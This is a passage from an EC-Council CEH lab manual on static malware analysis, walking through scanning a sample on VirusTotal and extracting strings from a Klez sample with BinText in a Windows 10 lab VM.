- Perform malware disassembly using IDA and OllyDbg

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- BinText located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText**
- PEid located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid**
- PE Explorer located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer**
- Dependency Walker located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker**
- IDA located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA**
- OllyDbg located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Lab Duration

Time: 40 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Static Malware Analysis

Static Malware Analysis, also known as code analysis, involves going through the executable binary code without executing it to gain a better understanding of the malware and its purpose.

The process includes the use of different tools and techniques to determine the malicious part of the program or a file. It also gathers information about malware functionality and collects the technical pointers or simple signatures it generates. Such pointers include file name, MD5 checksums or hashes, file type, and file size. Analyzing the binary code provides information about the malware's functionality, network signatures, exploit packaging technique, dependencies involved, as well as other information.

Some of the static malware analysis techniques are:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing and obfuscation methods
- Finding portable executable (PE) information
- Identifying file dependencies
- Malware disassembly

Lab Tasks

TASK 1

Perform Online Malware Scanning using VirusTotal

VirusTotal helps ethical hackers and penetration testers to analyze files and URLs, enabling the identification of viruses, worms, Trojans, and other malicious content detected by anti-virus engines and website scanners.

This lab activity will demonstrate how to analyze malware using online virus analysis services.

TASK 1.1

Launch and Upload Malicious Sample File on VirusTotal Scanning Service

1. Turn on the **Windows 10** victim machine and login with the credentials **Admin** and **Pa$$w0rd**.
2. Launch a web browser (here, **Google Chrome**), type **http://www.virustotal.com** in the address bar, and press **Enter**.

Note: If you are using a different browser, then the screenshots will differ from the images that you see on your screen.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **VirusTotal** webpage appears in the browser; click **Choose file**.

VirusTotal aims to improve the anti-virus and security industry and make the Internet a safer place through the development of free tools and services. VirusTotal simply acts as an information aggregator. The aggregated data are the output of different antivirus engines, website scanners, file and URL analysis tools, and user contributions.




Figure 3.1.1: VirusTotal Home Page

The malware signatures of antivirus solutions present in VirusTotal are periodically updated as they are developed and distributed by anti-virus companies. The update polling frequency is 15 minutes—thus ensuring that these products are using the latest signature sets. Website scanning is done via API queries to the different companies providing the solution; hence, the most updated version of their dataset is always used.

4. The **Open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.




Figure 3.1.2: Select a file for Virus analysis

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

View the Result

5. The selected file will be sent to the VirusTotal server for analysis.
6. VirusTotal returns a detailed report displaying the result of each anti-virus for the selected **tini.exe** malicious file under the **DETECTION** tab, as shown in the screenshot.




Figure 3.1.3: VirusTotal DETECTION Section

7. Now, click the **DETAILS** tab to view the malicious file details such as Basic Properties, History, Names, Portable Executable Info, Sections, Imports, and ExifTool File Metadata.

Figure 3.1.4: VirusTotal DETAILS Section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Click the **RELATIONS** tab to view Execution Parents, PE Resource Parents, Contained in Graphs, and Graph Summary. Scroll down to view other details.
9. To view **Graph Summary**, you will need a VirusTotal account.

Figure 3.1.5: VirusTotal RELATIONS Section

You can also use other local and online malware scanning tools such as **Hybrid Analysis** (https://www.hybrid-analysis.com), **Cuckoo Sandbox** (https://cuckoosandbox.org), **Jotti** (https://virusscan.jotti.org), or **Valkyrie Sandbox** (https://valkyrie.comodo.com) to perform online malware scanning.

10. Click the **BEHAVIOR** tab to view the File System Actions, Process and Service Actions, Shell Commands, and Synchronization Mechanisms & Signals.

Figure 3.1.6: VirusTotal BEHAVIOR Section

11. Close the web browser once the analysis is complete.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2 Perform a Strings Search using BinText

Here, we will use the BinText tool to extract embedded strings from executable files.

TASK 2.1

Launch BinText

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText** and double-click **bintext.exe**.
2. The **BinText** main window appears; click **Browse** to provide a file to scan. Here, we need to provide a malicious file to analyze the text.
3. Make sure that the **Advanced view** option is checked.

Software programs include some strings that are commands to perform specific functions such as printing output. Strings communicate information from a program to its user. Various strings that could represent the malicious intent of a program such as reading the internal memory or cookie data, are embedded in the compiled binary code.




Figure 3.2.1: BinText Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Searching through strings can provide information about the basic functionality of any program. During malware analysis, search for malicious strings that could determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that URL string stored in it. You should be attentive while looking for strings and search for the embedded and encrypted strings for a complete analysis of the suspect file.

4. The **Open file for Scanning** window appears, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!** and select **face.exe**, the malicious file, and click **Open** to extract the text from the malicious file.




Figure 3.2.2: Open file for scanning Window

BinText is a text extractor that can extract text from any file. It includes the ability to find plain ASCII text, Unicode text, and Resource strings, providing useful information for each item.

5. As soon as the file is provided for scan, click **Go**. BinText will start extracting the text from the designated malicious file.

